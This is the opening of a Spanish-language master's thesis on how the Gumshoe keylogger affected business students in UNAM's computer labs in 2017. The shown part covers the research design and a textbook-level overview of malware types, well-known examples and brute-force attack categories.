



Universidad Nacional Autónoma de México
Programa de Posgrado en Ciencias de la Administración

**Problemas generados por el Malware Gumshoe dentro de los
laboratorios de cómputo de la Facultad de Contaduría y
Administración UNAM a los alumnos de la carrera de
administración en el año 2017**

T e s i s

Que para optar por el grado de:

Maestra en Informática Administrativa

Presenta:

ALINE KARINA OROZCO AVALOS

Tutor Principal:

Dr. Edgar Ortiz Arellano

Facultad de Contaduría y Administración

Ciudad Universitaria, Ciudad de México, Agosto de 2023



Universidad Nacional
Autónoma de México



UNAM – Dirección General de Bibliotecas
Tesis Digitales
Restricciones de uso

DERECHOS RESERVADOS ©
PROHIBIDA SU REPRODUCCIÓN TOTAL O PARCIAL

Todo el material contenido en esta tesis esta protegido por la Ley Federal del Derecho de Autor (LFDA) de los Estados Unidos Mexicanos (México).

El uso de imágenes, fragmentos de videos, y demás material que sea objeto de protección de los derechos de autor, será exclusivamente para fines educativos e informativos y deberá citar la fuente donde la obtuvo mencionando el autor o autores. Cualquier uso distinto como el lucro, reproducción, edición o modificación, será perseguido y sancionado por el respectivo titular de los Derechos de Autor.

Índice

Índice.....	0
Introducción.....	2
Capítulo I: Marco Teórico.....	10
1.1 Malware.....	10
1.2 Tipos de Malware.....	11
1.3 Propagación de Malware.....	22
1.4 Ciclo de un Ataque de Malware.....	25
1.5 Navegador Web.....	30
1.6 Chrome.....	33
1.7 Malware Gumshoe.....	34
1.8 Instituciones Educativas Como Víctimas de Malware.....	35
1.8.1 Hackers target Louisiana schools for personal data.....	35
1.8.2 Malware encontrado en computadoras portátiles distribuidas por el gobierno.....	35
1.8.3 Adolescentes expulsados por keylogging de computadoras escolares.....	36
1.8.4 Security Trouble Grows in Academia as School Begins.....	36
1.9 Facultad de Contaduría y Administración.....	38
Capítulo II: Laboratorios CIFCA.....	40
2.1 Antecedentes CIFCA.....	40
2.2 Administración de los laboratorios.....	42
2.2.1 Departamento de Jefatura.....	43
2.2.2 Departamento de Sistemas.....	43
2.2.3 Departamento de Diseño y Desarrollo Web.....	44
2.2.4 Departamento de Telecomunicaciones.....	44
2.2.5 Departamento de Soporte Técnico.....	45
2.2.6 Departamento de Administración de Servidores.....	46
2.2.7 Departamento de Laboratorio de Cómputo.....	47
2.2.8 Departamento de Infraestructura.....	47
2.3 Manual de organización y procedimientos Departamento de Laboratorio de Cómputo del Centro de Informática de la Facultad de Contaduría y Administración (CIFCA).....	49
2.3.1 Reglamento.....	51
2.3.2 Restricciones.....	52
2.3.3 Reglamento.....	55
2.4 Equipo de cómputo usado.....	56
Capítulo III: Uso del Malware Gumshoe dentro del CIFCA.....	58
3.1 Antecedentes del Malware Gumshoe.....	58
3.1.1 Código Abierto.....	58
3.2 Gumshoe.....	62

3.3 Funcionamiento del Malware Gumshoe.....	64
3.3.1 Instalación en Chrome	64
3.3.2 Código Fuente	68
3.4 Descubrimiento de la existencia del Malware Gumshoe en los laboratorios del CIFCA ..	82
3.4.1 Análisis de Malware	82
3.4.2 Análisis de Malware Gumshoe dentro de laboratorios CIFCA	83
Capítulo IV: Percepción acerca del Malware Gumshoe por parte de los alumnos de administración de la Facultad de Contaduría y Administración en el año 2017.....	85
4.1 Cuestionario de conocimientos generales sobre prevención contra ciberataques.....	87
4.2 Cuestionario de los tipos de afectación que tuvieron los estudiantes por el Malware Gumshoe.	91
4.3 Cuestionario de medidas preventivas que tomaron los estudiantes debido al Malware Gumshoe	94
4.4 Resultados de los Cuestionarios.....	98
4.4.1 Resultados Primer Cuestionario.....	98
4.4.2 Resultados Segundo Cuestionario.....	103
4.4.3 Resultados Tercer Cuestionario	108
Conclusiones	115
Referencias	125

Introducción

La necesidad creciente del uso de internet en la mayoría de las actividades que realizan los estudiantes ha llevado a que este medio sea uno de los más importantes para obtener acceso a información y también como medio de comunicación, ya que contiene ventajas como la rapidez y la facilidad de uso, esto genera en los estudiantes un exceso de confianza dentro de los servicios y herramientas que se usan diariamente dentro de casa o a nivel educativo.

Algo que se debería tomar en cuenta es no seguir fomentando este exceso, debido a que estas herramientas pueden generar ciertas desventajas en el uso que se les da, como la información apócrifa, malos hábitos de estudio, dependencia de uso y el software malicioso dentro de herramientas de TI.

Las desventajas anteriormente mencionadas no son todas, pero se busca destacar las más importantes y la que se abordará dentro de este trabajo el cual es el software malicioso (malware).

De lo anterior señalado se desprende el problema central de esta investigación, los estudiantes y el uso que le dan a las herramientas de TI, debido a que muchas veces por el poco conocimiento que se cuenta sobre los cuidados que se deben mantener usando un equipo e ingresando datos sensibles, se han registrado casos de violación a la privacidad, robo de datos, falta de disponibilidad, etc.

Estos problemas se han ido expandiendo en los servicios de educación básica hasta educación superior, ya que no se cuenta con información suficiente del alcance que puede tener la ignorancia sobre temas de seguridad de la información dentro de la población estudiantil, generando numerosos riesgos.

Dentro del alumnado de último semestre de la carrera de administración de la Facultad de Contaduría y Administración de la UNAM en el año 2017, se dio un tema particularmente relacionado con lo descrito, atribuyéndoselo a los laboratorios de cómputo de la misma facultad, ya que muchos artículos en la red y en periódicos, mencionaron la exposición de información sensible de alumnos, el cual se distribuía a través de sistemas de almacenamiento en la nube.

Esta Facultad cuenta con laboratorios de cómputo donde se imparten materias, cursos y talleres de tecnologías de la información, por lo que se cuenta con varias computadoras de escritorio para impartir toda esta carga académica, es importante mencionar que para hacer uso de dichos equipos de cómputo se debe seguir cierta normativa a la hora en la cual estos sean prestados, como dejar una identificación, no entrar con comida y dar un uso correcto a estos, en este último punto se engloba la parte de evitar acceder a cualquier tipo de red social o sitio personal, pero muchas veces, al tomar un equipo prestado, se encontraban redes sociales abiertas de alumnos que no tenían la precaución de cerrar sus sesiones o simplemente seguir las indicaciones del reglamento, por lo que otros usuarios podían acceder a cierta información sensible.

De igual forma algunos alumnos llegaron a comentar que, aunque ellos habían cerrado sesión en sus redes sociales, percibían que otras personas tenían acceso a su cuenta o que habían encontrado su propia información, la cual, ellos habían enviado a sus contactos, en otros dispositivos de almacenamiento ajenos a ellos, por lo que es destacable que no solo se debe tener la precaución de cerrar la sesión y el navegador, esto implica que, si alguien que no fuera el propietario de la red social, podía obtener contenido sensible de otras personas, tenía la capacidad de conseguir usuarios y contraseñas por algún medio, lo que implicaba un conocimiento medio en cuanto al uso de malware.

Se decidió estudiar este fenómeno dado que en el año 2017 tuvo un impacto, generando en años posteriores noticias o artículos informativos donde se daba a conocer reclamos por parte de usuarios de los laboratorios, donde se decía que habían sido afectados por revelar información sensible.

Un ejemplo de esto es el siguiente párrafo de un artículo publicado por la página WEB oficial del Universal:

“En un laboratorio de cómputo de la Facultad de Contaduría y Administración de la UNAM se hackearon cuentas de redes sociales de las que fueron robadas fotografías y videos con contenido sexual de alumnas, las cuales fueron cargadas a un archivo de Dropbox que se compartió entre estudiantes en toda la Universidad” (Ruiz, 2020 , marzo 17: parr. 1).

Esta nota muestra desde la perspectiva de una alumna de la Facultad de Contaduría y Administración como fue que encontró su propia información sensible en un contenedor de archivos en la nube, también se hace mención de una fecha en específico en la cual sucedieron los hechos, que como ya se mencionó fue en el año 2017, esto se sabe debido a un pequeño análisis que se hizo en este año, en los equipos de cómputo del laboratorio, para conocer que había ocurrido o porque los usuarios estaban reportando problemas al hacer uso de estos.

Esta investigación se dio con el fin de conocer los efectos propiciados por el Malware Gumshoe a los alumnos de último semestre de la carrera de administración en el año 2017 de la Facultad de Contaduría y Administración, ya que fue un acontecimiento que afectó a muchas personas de diversas formas y se busca mostrar los hechos sucedidos.

En la actualidad este tema es de interés y se decidió estudiarlo en esta tesis por la causa en la cual aún sigue repercutiendo a las víctimas afectadas en años recientes, como lo es el caso mencionado en el artículo del Universal, comentado con anterioridad, donde se explica que la alumna afectada creó una carpeta de investigación en el año 2020, ya que encontró sus datos confidenciales compartidos en un medio de almacenamiento en la nube (Ruiz, 2020 , marzo 17: parr. 2).

De igual forma en el artículo, se comenta que la investigación que se realizó por este suceso arrojó que el ciberataque se pudo haber perpetuado entre los años 2016 y 2017 (Ruiz, 2020 , marzo 17: parr. 6), los cuales coinciden con la experiencia e información obtenida de la situación y se quiso conocer y/o mostrar la causa raíz de cómo pudo haber funcionado esta vulnerabilidad en las aulas de cómputo de los laboratorios del CIFCA, ya que se cuenta con el contexto de lo ocurrido en este incidente, por fuente propia, esta explicación será presentada en los capítulos siguientes.

También se quiso indagar si los alumnos tenían algún conocimiento previo sobre prevención de ataques informáticos, esto será de suma importancia para entender como actuaron ante la situación que se les presentó al comprender que sus datos habían sido vulnerados y posteriormente saber si hicieron algún

cambio en sus redes sociales o si exploraron la existencia de algún tipo de protección para evitar estos incidentes.

Se pretende de igual modo, hacer consciencia sobre la protección de los sistemas e información confidencial, para que los alumnos o personal académico pueda navegar en internet con mínimas amenazas de software y evitar un riesgo que pueda afectar la velocidad de las operaciones y la pérdida de información sensible. Por lo que es necesario conservar de forma efectiva los datos privados y proteger el almacenamiento de datos del equipo para tener integridad de información, de ese modo puede evitarse la manipulación de datos y garantiza que la información sea verdadera y precisa.

Dentro de esta investigación, se encuentra inmerso el reglamento de seguridad del Centro de Cómputo de la Facultad de Contaduría y Administración, esto ayuda a señalar la normativa que aplica para el préstamo de un equipo de escritorio y muestra las conductas que se deben evitar dentro de los laboratorios para no exponer información sensible de cualquier persona que use los equipos.

Los beneficios que pretende dar esta investigación son:

- Informar sobre los efectos producidos del Malware Gumshoe a la comunidad universitaria.
- Buscar la concientización sobre los cuidados y protección de datos sensibles que se debe de tener para evitar ciberataques.

Las preguntas que son respondidas dentro de este trabajo se dividen en dos partes, la primera es la pregunta general, que determina la información amplia de los efectos del Malware Gumshoe, siendo esta, la siguiente:

1. ¿Cuáles fueron los efectos generados por el Malware Gumshoe a los alumnos de último semestre de la carrera de administración en el año 2017 de la Facultad de Contaduría y Administración?

También se tienen dos preguntas secundarias, las cuales identifican las siguientes cuestiones:

1. ¿Qué conocimiento poseían los alumnos de último semestre de la carrera de administración de la Facultad de Contaduría y Administración sobre prevención de ataques cibernéticos en el año 2017?
2. ¿La comunidad de la Facultad de Contaduría y Administración en el año 2017 tomó medidas para evitar seguir siendo vulnerados por el malware?

Los objetivos que persiguió este trabajo constan de un objetivo general y dos objetivos particular que ayudaron a conducir la investigación y también a responder a las preguntas de investigación, se tiene por objetivo general dentro de la tesis el siguiente texto:

1. Explicar los efectos generados por el Malware Gumshoe a los alumnos de último semestre de la carrera de administración en el año 2017 de la Facultad de Contaduría y Administración.

De la misma forma, se cuentan con dos objetivos particulares que se muestran a continuación:

1. Identificar que conocimiento poseían los alumnos de último semestre de la carrera de administración de la Facultad de Contaduría y Administración sobre prevención de ataques cibernéticos en el año 2017.
2. Describir si la comunidad de la Facultad de Contaduría y Administración en el año 2017 tomó medidas para evitar seguir siendo vulnerados por el malware.

Lo hipótesis de este documento, la cual ayudó a probar y definir la explicación tentativa del fenómeno que se decidió investigar es la siguiente:

1. Los efectos generados por el Malware Gumshoe a los alumnos de último semestre de la carrera de administración en el año 2017 de la Facultad de Contaduría y Administración han sido el robo y la exposición de información sensible.

La investigación abarcó, exclusivamente a los alumnos que cursaban el último semestre de la carrera de administración en el año 2017 de la Facultad de Contaduría y Administración UNAM y al Centro de Informática de la Facultad de Contaduría y Administración UNAM.

El tipo de diseño que se utilizó dentro de esta tesis fue no experimental, debido a que tan solo se describió cómo ocurrieron los hechos sin manipular ninguna de las variables del tema de investigación, únicamente se ingresó información y datos del año 2017, además se tuvo por objetivo capturar variables de un grupo de 30 alumnos que cursaban el último semestre de la carrera de administración en el año 2017, los cuales fueron víctimas o tuvieron relación con el incidente del Malware Gumshoe, por lo que el estudio va a ser transversal de tipo explicativo.

El estudio presente, según su profundidad fue descriptivo-explicativo debido a que el alcance planeado describió y explicó la percepción y efectos que tuvo el malware Gumshoe, dentro de la experiencia obtenida por parte de los alumnos de último semestre de la carrera de administración que estudiaron en el año 2017 en la Facultad de Contaduría y Administración.

También se recabaron datos del Centro de Informática de la Facultad de Contaduría y Administración como sus antecedentes, contexto de su construcción, funcionamiento y administración, lo cual ayudó a conocer su normativa y el estado de los equipos de cómputo con el que se contaba en el año 2017.

El tipo de investigación que se realizó en este trabajo, según los datos empleados para comprobar la hipótesis fue mixta, ya que por medio de los cuestionarios que se realizaron a los alumnos se recopilaron datos cualitativos y cuantitativos.

El diseño de los datos cualitativos fue fenomenológico y etnográfico ya que fue un hecho referente a las ciencias sociales en el cual fueron afectados los alumnos de administración por el Malware Gumshoe. Así mismo se requirieron datos cuantitativos, para la creación de estadísticas y graficas.

El método que se utilizó fue deductivo, ya que se requirió ir definiendo desde lo más general que vendría siendo el malware, hasta llegar a las consecuencias

particulares del Malware Gumshoe, presentadas en los alumnos de último semestre de la carrera de administración en el año 2017 de la Facultad de Contaduría y Administración.

La tesis presentada a continuación, consta de una introducción, cuatro capítulos, conclusiones, algunos anexos y las referencias de cada sitio donde se obtuvo la información.

En la introducción se explica el contexto general donde se realizó la investigación y porqué se decidió abordar este tema, de la misma forma, se presenta la pregunta general y las preguntas secundarias, las cuales son respondidas dentro de este trabajo, posteriormente se muestran los objetivos generales y particulares que tiene la tesis, seguidos por la hipótesis, que es comprobada más adelante, por último se indica, cual es el alcance, el método, el diseño y el tipo de investigación que se realizó.

En el primer capítulo se establece el marco referencial, donde se trataron temas relativos a la investigación que se llevó a cabo, para que el lector se familiarice con los términos usados y para que tenga un contexto del funcionamiento del malware.

El segundo capítulo habla acerca de la Facultad de Contaduría y Administración, de todo lo que contiene esta casa de estudio y por supuesto se detalla información sobre los laboratorios, el entorno donde fue encontrado el malware.

En el tercer capítulo se explica por completo la creación, funcionamiento, fines y usos del malware Gumshoe, también se informa el cómo fue encontrado el keylogger dentro de los laboratorios de la Facultad de Contaduría y Administración.

En el cuarto y último capítulo se presenta el tema sobre la percepción y consecuencias que tuvo el malware Gumshoe en los alumnos de la Facultad de Contaduría y Administración en el año 2017, empezando por mostrar los cuestionarios y los resultados de estos, obtenidos de preguntas asociadas a conocimientos generales de seguridad de la información en las TIC y otros dos

resultados de cuestionarios, que ayudarán a conocer el uso que le daban a las computadoras de los laboratorios y que medidas tomó la comunidad estudiantil, posterior al ataque, que se aplicaron a los estudiantes con las características descritas anteriormente.

Por último, se comentan las conclusiones a las cuales se llegó por medio de los cuestionarios aplicados a la muestra seleccionada.

Después de los capítulos y las conclusiones se describe la fuente que se utilizó para la investigación de la tesis al igual que se exponen los anexos que se usaron en la investigación.

Capítulo I: Marco Teórico

1.1 Malware

Esta investigación tuvo como propósito explicar algunas de las consecuencias que puede generar un malware tipo keylogger dentro de una institución pública educativa, por lo que es necesario presentar un contexto sobre la historia del malware, dicho término hace referencia al software malicioso que incluye cualquier sistema de software que afecte los intereses del usuario, no solo puede afectar a la computadora o al dispositivo infectado, sino también a cualquier otro con el que este se comunique (Red Hat 2021, 1er párrafo).

Desde el año 1966 se concibieron las primeras ideas de lo que vendría siendo un malware, esto es atribuido al científico húngaro John Von Neumann, cuando publicó La Teoría del Autómata Autorreplicante, aunque no se tratara de un malware funcional, proponía un sistema nuevo y poco manejable, el cual realizaría copias de sí mismo para autorreplicarse (Regan, 2020, 1er párrafo). Posteriormente en el año de 1971, las ideas de Neumann serían puestas en práctica por un hombre llamado Bob Thomas, cuando desarrolló un software llamado Creeper, que podía saltar automáticamente entre las computadoras de una red.

El equipo infectado mostraba un mensaje, pero no causaba daño alguno en el sistema, lo que llamaba la atención de este software, era su capacidad para analizar si había otra computadora a la cual saltar, en cuyo caso lo hacía. Después de un tiempo, uno de los compañeros de Thomas, Ray Tomlinson, decidió actualizar Creeper, el cual, ya no sólo se trasladaría automáticamente, sino también se autorreplicaría y dejaría una copia de sí mismo en una computadora antes de pasar a la siguiente (El Heraldo de México, 2021).

Los software maliciosos anteriores, no habían conseguido tener un alcance mayor a un laboratorio de investigación, pero en el año 1986 apareció el primer malware que se extendió fuera de los laboratorios, llegando a afectar equipos de personas en varias localidades, este malware llamado Brain, fue creado para plataformas IBM, sus creadores son de origen pakistaní (Pagnotta, 2016, 3°

párrafo) y se clasifica como gusano, por lo que tiene las características de no requerir ningún tipo de intervención humana para propagarse e infectar, usar las redes informáticas para propagarse en otros equipos y enviar miles de copias de sí mismo para infectar nuevos sistemas. Gran número de gusanos solo consumen recursos del sistema y reducen el rendimiento, aunque la mayoría incluye otro tipo de malware diseñado para robar o eliminar archivos (Kaspersky, 2021, 3° párrafo).

1.2 Tipos de Malware

Los anteriores softwares maliciosos conocidos, como ya se comentó, tenían características de tipo gusano, esto no significa que sea el único tipo existente, a lo largo del tiempo, se han creado diversos tipos de malware con diferentes fines y características, por lo que a continuación se describirán los más importantes y señalados por el mundo informático.

Por lo que se da inicio a este tema con el siempre mencionado Virus, el cual viene dentro de un programa, una aplicación o un sistema y son ejecutados por la misma víctima. Este tipo de malware, siempre va a requerir de un huésped, es decir un dispositivo para vivir, se mantienen inactivos, hasta que el usuario del dispositivo ejecuta la aplicación que lo activa, desde este momento, el virus se replicará, propagándose de una a otra computadora en una red informática. Puede provocar pérdidas o robo de datos y perjudicar el software e incluso el hardware (Norton, 2021, 4° párrafo).

Un ejemplo de este malware ha sido el virus *I LOVE YOU*, que apareció en el año 2000 en Filipinas y tardó sólo cinco horas en propagarse por Asia, Europa y América a través de correo electrónico. Los usuarios recibían en su correo un email con el asunto *I LOVE YOU*, en el cual venía adjunto un archivo *LOVE-LETTER-FOR-YOU.TXT.vbs*, al abrirlo tenía el código del virus, el cual se ejecutaba y comenzaba tomando las direcciones de correo guardadas para de esta forma reproducirse, también borraba imágenes y sonidos guardados en la computadora y tomaba los nombres de los archivos para convertirlos en archivos maliciosos (Panda Security, 2013, 2° párrafo).

El siguiente malware mencionado es el Troyano, este tipo de amenaza se disfraza de un software o archivos beneficiosos e inofensivos para el usuario y de esta forma ser descargados, sin embargo al hacerlo, se les otorgan permisos a usuarios no autorizados para controlar el dispositivo donde se alojaron, una vez instalados, puede realizar daños, interrumpir, modificar y robar datos sensibles, al igual que los virus también requieren de la acción del usuario para implementarse, pero la diferencia que tienen es que los troyanos no se replican y no dependen de un host (Norton, 2021, 6° párrafo).

Para activar el funcionamiento de un Troyano, el usuario tiene que haber ejecutado primero el programa inofensivo, de esta manera y de forma oculta el malware comienza ejecutándose en segundo plano instalando programas. Este software malicioso este compuesto por dos programas, el primero es por medio del cual se envían las órdenes desde el equipo atacante y el segundo es el equipo infectado que recibe las órdenes del primer programa. La conexión entre el primer programa y el segundo, se produce de dos formas:

- Conexión directa: El primer programa se conecta al segundo programa para darle órdenes.
- Conexión inversa: El segundo programa envía directamente información al primer programa

Un ejemplo de este tipo de malware es el llamado Zeus, el cual fue dirigido para usuarios de Microsoft Windows, fue detectado en 2007 cuando se utilizó para robar varios datos del Departamento de Transporte de Estados Unidos. El Troyano comenzaba infectando una red de equipos los cuales eran controlados de forma oculta por un servidor, esto permitía al propietario del malware recopilar grandes cantidades de información.

Esta infección comenzó en correos de spam donde se descargaba un producto legítimo, pero de forma oculta instalaba el Troyano, posteriormente comenzaba a buscar nombres de usuarios y contraseñas de correos electrónicos de titulares de la cuenta e información financiera relacionada con las credenciales obtenidas,

una vez tomada la información, se enviaba a la ubicación remota del creador del malware los datos (Hypr, sf, 2° - 4° párrafo).

Uno de los malware que más ha cobrado relevancia en estos últimos años son los llamados Ransomware, los cuales bloquean y cifran el dispositivo que habitan o los datos de la víctima, para posteriormente pedir un rescate y restaurar el acceso. Esto ocurre a menudo cuando el usuario de un dispositivo descarga por error archivos adjuntos contenidos en un correo electrónico o de algún enlace de fuente desconocida, una vez instalado, el Ransomware, crea acceso para que el atacante acceda al equipo y este comienza a cifrar los datos, esto puede ser una pérdida financiera enorme (Norton, 2021, 7° párrafo).

Para ejemplificar a este malware, se hablará de WannaCry, este software malicioso comienza cifrando datos o bloqueando el acceso del dispositivo al propietario. En esta parte se tiene que hacer un pequeño paréntesis para explicar de que se trata el proceso de cifrado, en seguridad informática esto es una práctica común para mantener la integridad de los datos, donde estos se encuentran en un formato entendible por el usuario y son convertidos a un formato codificado.

Para revertir el proceso, los usuarios requieren de una clave. Una vez definido el concepto de cifrar se puede seguir explicando los procesos que realiza el malware WannaCry, el cual tiene como objetivo una vez más, las computadoras con el sistema operativo de Microsoft Windows, tuvo un alcance inmenso y fue detectado en el año 2017. Los archivos de las víctimas se mantuvieron retenidos y se solicitó un rescate con un valor de 300 dólares que aumentaba a 600. Si en un plazo de tres días no se pagaba, los archivos eran eliminados.

Lo peor fue que los usuarios al pagar la cantidad anteriormente mencionada, no les era regresada su información, porque la codificación que usaban los cibercriminales era defectuosa y no tenían forma de asociar el pago, con la computadora del usuario que les pagaba (Kaspersky, sf, 2° - 5° párrafo), lo cual causó múltiples pérdidas de dinero y de datos importantes.

Otro de los software maliciosos que es importante mencionar debido al daño que hace, es el Rootkit, el cual otorga a los ciberatacantes el control remoto de los dispositivos de las víctimas, muchas veces sin que estas tengan conocimiento de que su equipo ha sido vulnerado, dado que los Rootkits están diseñados para permanecer ocultos, pueden secuestrar el software de seguridad del sistema operativo, por lo que es probable que este tipo de malware viva en el equipo infectado por mucho tiempo. Se propaga a través de descargas de archivos maliciosos y sus efectos pueden dar acceso total a los atacantes sobre el dispositivo (Norton, 2021, 8° párrafo).

Zacinlo pertenece al grupo de malware mencionado en el párrafo de arriba, afecta principalmente a las computadoras con sistema operativo Windows 10 y se encarga de añadir mensajes publicitarios en cualquier momento, saltando a la vista en el monitor de la computadora, aparte de realizar capturas de pantalla con el fin de robar datos relevantes del afectado. Zacinlo se propagó en las computadoras gracias al uso de VPNs gratuitas, las cuales son redes de conexión cifrada a Internet y ayudan a la transmisión segura de datos confidenciales (Cisco, sf, 1er párrafo). Una vez infectado el dispositivo lo más alarmante es la capacidad para obtener permisos de administrador, lo cual permite usar cualquier programa o archivo sin la necesidad de que el usuario escriba las credenciales del sistema operativo.

Downloader es otro tipo de software malicioso el cual se encuentra disperso en piezas pequeñas, toma archivos ejecutables o cualquier otro archivo del sistema para alguna tarea en específico que es controlada desde el equipo del cibercriminal, una vez que el usuario haya descargado el Downloader proveniente de un adjunto de algún correo electrónico o de una imagen, los delincuentes envían instrucciones para descargar otros malware en el equipo (Kaspersky, 2013, 8° párrafo).

El Downloader más conocido es Emotet, el cual es un malware polimórfico, ya que a lo largo del tiempo no ha dejado de evolucionar desde sus inicios, su principal función es la de permitir la descarga y ejecución de otros softwares malintencionados. Como forma de operar, los atacantes utilizan correos electrónicos fraudulentos con adjuntos o enlaces a archivos de la paquetería de

Office maliciosos, que, mediante macros, buscan la descarga y ejecución de Emotet, eludiendo el software de seguridad (INCIBE-CERT, 2021, 1er – 3er párrafo).

Para entender un poco más sobre el funcionamiento del software malicioso se debe de definir que es una macros, esta es una herramienta contenida dentro de Excel, en el cual se graban un conjunto de acciones como por ejemplo los clics del mouse o las pulsaciones de las teclas, estas grabaciones se ejecutarán las veces que el usuario que las haya creado sean requeridas. Por lo que Emotet funciona agregando una serie de instrucciones dentro de un documento de Excel, en el cual se graba el acceso al sitio donde se descarga, su instalación y su ejecución. Las instrucciones para la ejecución del software malicioso al estar contenidas dentro de un archivo propiamente de Windows, hace casi imposible su detección (Microsoft, 2022, 1er – 3er párrafo).

Las Backdoor también pertenecen al grupo de software malintencionado, como su nombre traducido del inglés lo describe, es una puerta trasera, tienen por característica principal la administración remota de ciertos programas instalados por los usuarios nuevamente sin que estos se enteren de su existencia. Su funcionamiento por lo regular consiste en cualquier aplicación donde el programador ha dejado en el código la manera de ingresar a él, remotamente y según sea la actividad maliciosa a desempeñar, el programador puede tomar cierto control sobre el dispositivo (Kaspersky, 2013, 8° párrafo).

Para ejemplificar el anterior malware mencionado se puede encontrar a Sticky Attacks, el cual fue detectado por el software de seguridad llamado Panda en el año 2017. El Backdoor utilizaba únicamente scripts que son pequeños programas y otras herramientas propias del sistema operativo Windows Vista para evitar ser detectado. Los cibercriminales programaron este malware para que el primer paso que realizará fuera el lanzar un ataque de fuerza bruta, lo cual se define como un método donde se prueban tantas combinaciones de letras o caracteres sean necesarias, para poder encontrar una contraseña, esto se hace mediante la ayuda de un programa que realiza estas combinaciones de forma automática, existen cinco tipos de ataques de fuerza bruta los cuales son:

1. Ataques Simples

Estos ataques no requieren mucha capacidad informática ni ingenio ya que sólo es combinar sistemáticamente palabras, letras y caracteres hasta alcanzar su objetivo. Las contraseñas largas y complejas no están al alcance de los ataques simples, que generalmente se limitan a variaciones de las contraseñas más comunes o probables.

Un ataque simple de fuerza bruta es tan sencillo que se puede realizar manualmente, o de forma automática por medio de un programa sencillo.

Estos ataques siguen siendo efectivos porque muchos usuarios inexpertos de Internet no se dan cuenta del peligro que supone usar contraseñas simples (Molinaro, 2021, 8° párrafo).

2. Ataques de Diccionario

Se centran en contraseñas más complicadas, utilizando un diccionario digital o una lista de palabras como ayuda. Con algunas palabras complicadas, estos ataques pueden ser evitados ya que podrían tardar meses en conseguir la combinación correcta. Los ataques de diccionario intentan averiguar una contraseña usando cada palabra, combinaciones comunes de esa palabra con otras palabras, variaciones ortográficas y palabras en varios idiomas. Si se usa una sola palabra para una contraseña, un ataque de diccionario de fuerza bruta tendrá éxito en cuestión de segundos (Molinaro, 2021, 9° párrafo).

3. Ataques Híbridos

Combinan ataques simples de fuerza bruta y ataques de diccionario. Las contraseñas comunes se mezclan con palabras del diccionario y caracteres aleatorios para crear una base de datos de combinaciones de contraseñas más grande. “Una contraseña como «c0ntr@s3ñ@» puede burlar un ataque de diccionario, pero ofrece pocas defensas contra un ataque híbrido” (Molinaro, 2021, 10° párrafo).

4. Inversos de Fuerza Bruta

Los ataques inversos de fuerza bruta invierten el orden de las operaciones: Comienzan con una contraseña común o conocida y usan la fuerza bruta para buscar el nombre de usuario. A veces, las contraseñas de las fugas de datos se filtran en línea y, cuando lo hacen, a menudo se utilizan para lanzar ataques

inversos. Muchos usuarios no se plantean nunca la importancia de la seguridad en su ID de inicio de sesión, lo que hace que el atacante de nombres de usuario por fuerza bruta sea más lucrativo de lo que parece (Molinero, 2021, 11° párrafo).

5. Relleno de Credenciales

El relleno de credenciales se produce cuando un atacante obtiene un nombre de usuario y contraseña para un sitio, y luego intenta iniciar sesión en otros sitios con las mismas credenciales o similares. En lugar de atacar por fuerza bruta una contraseña o nombre de usuario, están atacando por fuerza bruta el lugar donde se usa la contraseña o el nombre de usuario. Esta es una de las razones por las que no se deberían guardar nunca las contraseñas en un navegador. Si se usa la misma contraseña o nombre de usuario en varios sitios, ninguna de las cuentas del usuario estarán seguras y alguna podría ser comprometida (Molinero, 2021, 12° párrafo).

Una vez explicado el ataque de fuerza bruta y sus tipos, se revisará el segundo paso, una vez obtenidas las credenciales de inicio de sesión del equipo vulnerado, se tendrá acceso a este, posteriormente se ejecutará un programa llamado *sethc.exe*, eso activará las *Sticky Keys* del sistema, que son accesos rápidos a algún programa dentro del sistema operativo, por medio de presionar alguna combinación de teclas, en este caso para abrir el programa de comandos de Windows (CMD). De esta forma se puede acceder con los privilegios más altos del sistema operativo sin que la víctima se dé cuenta y de esta forma el atacante crea una conexión para tomar el control total sobre el equipo (Panda Security, 2017, 5° párrafo).

Ahora se explicará el malware tipo Spyware que es en el que esta investigación se interesa y del que se hablará a mayor profundidad, este tipo de software malicioso fue diseñado para recopilar datos de una computadora u otro dispositivo y reenviar esta información a un tercero sin el conocimiento o consentimiento del usuario. Esto a menudo incluye la recopilación de datos confidenciales, la supervisión de las pulsaciones de teclas, el rastreo de los hábitos de navegación y la recopilación de direcciones de correo electrónico. Además de todo esto, estas actividades también afectan el rendimiento de la red,

al ralentizar el sistema y afectar a todo el proceso empresarial (Kaspersky, 2021, 1er párrafo).

Dentro de los Spyware también se incluye una clasificación donde se puede encontrar los siguientes software espía:

Como por ejemplo, se tiene al Adware que es un software no deseado, diseñado para mostrar de forma automática anuncios mientras se navega por Internet o mientras se está utilizando alguna aplicación, esta muestra publicidad ya que se financia mediante ella. Una de sus funcionalidades es espiar el historial de navegación para posteriormente presentar publicidad intrusiva. Las funciones del Spyware pueden haberse diseñado para analizar la ubicación y los sitios web que visita y mostrar anuncios acordes a los bienes y servicios que se muestran en ellos (Seguin, 2020, 14° párrafo). Hay dos formas principales por las que el adware se introduce en un dispositivo:

1. La primera forma es cuando el usuario descarga un programa que contiene e instala el adware sin que sea percibido y sin permiso. Esto sucede porque el creador del programa lo acuerda con el proveedor del adware, ya que el beneficio que la publicidad genera, permite que el programa esté disponible de forma gratuita (aunque también algunos softwares de pago de fuentes poco fiables pueden cargar adware). Después, el adware se empieza a desplegar por medio de un bombardeo de publicidad al usar la aplicación (Malwarebytes, s. f.-a, 6° párrafo).
2. La segunda forma es cuando el usuario se encuentra navegando por un sitio web, el sitio puede ser de confianza o no y al presionar en algún anuncio accidentalmente, el adware podría aprovecharse de alguna vulnerabilidad en el explorador del usuario para iniciar una descarga involuntaria. Cuando se infiltra, el adware comienza a recopilar información, también a redirigir a páginas maliciosas y a lanzar más anuncios en el explorador (Malwarebytes, s. f.-a, 7° párrafo).

También se tiene al Spyware clasificado como Infostealers, este tipo de malware recopila pulsaciones de teclas, capturas de pantalla, grabaciones de video, actividad en la red, puede activar el micrófono o la cámara, entre otras

actividades maliciosas dentro del equipo donde se encuentre instalado, también puede monitorear de forma encubierta el comportamiento del usuario y tomar información sensible de alguna identificación, nombres, contraseñas, correo electrónico, programas de chat, sitios web visitados y actividad financiera. La información recopilada puede almacenarse localmente y luego transmitirse a un servicio o ubicación en línea.

Este software puede estar empaquetado con software gratuito en línea o puede disfrazarse como un programa inofensivo y distribuirse por correo electrónico. Alternativamente, el Infostealer, puede ser instalado sin el consentimiento de la víctima por una persona con acceso físico o remoto a la computadora (Malwarebytes Labs, s. f., 1er – 5º párrafo).

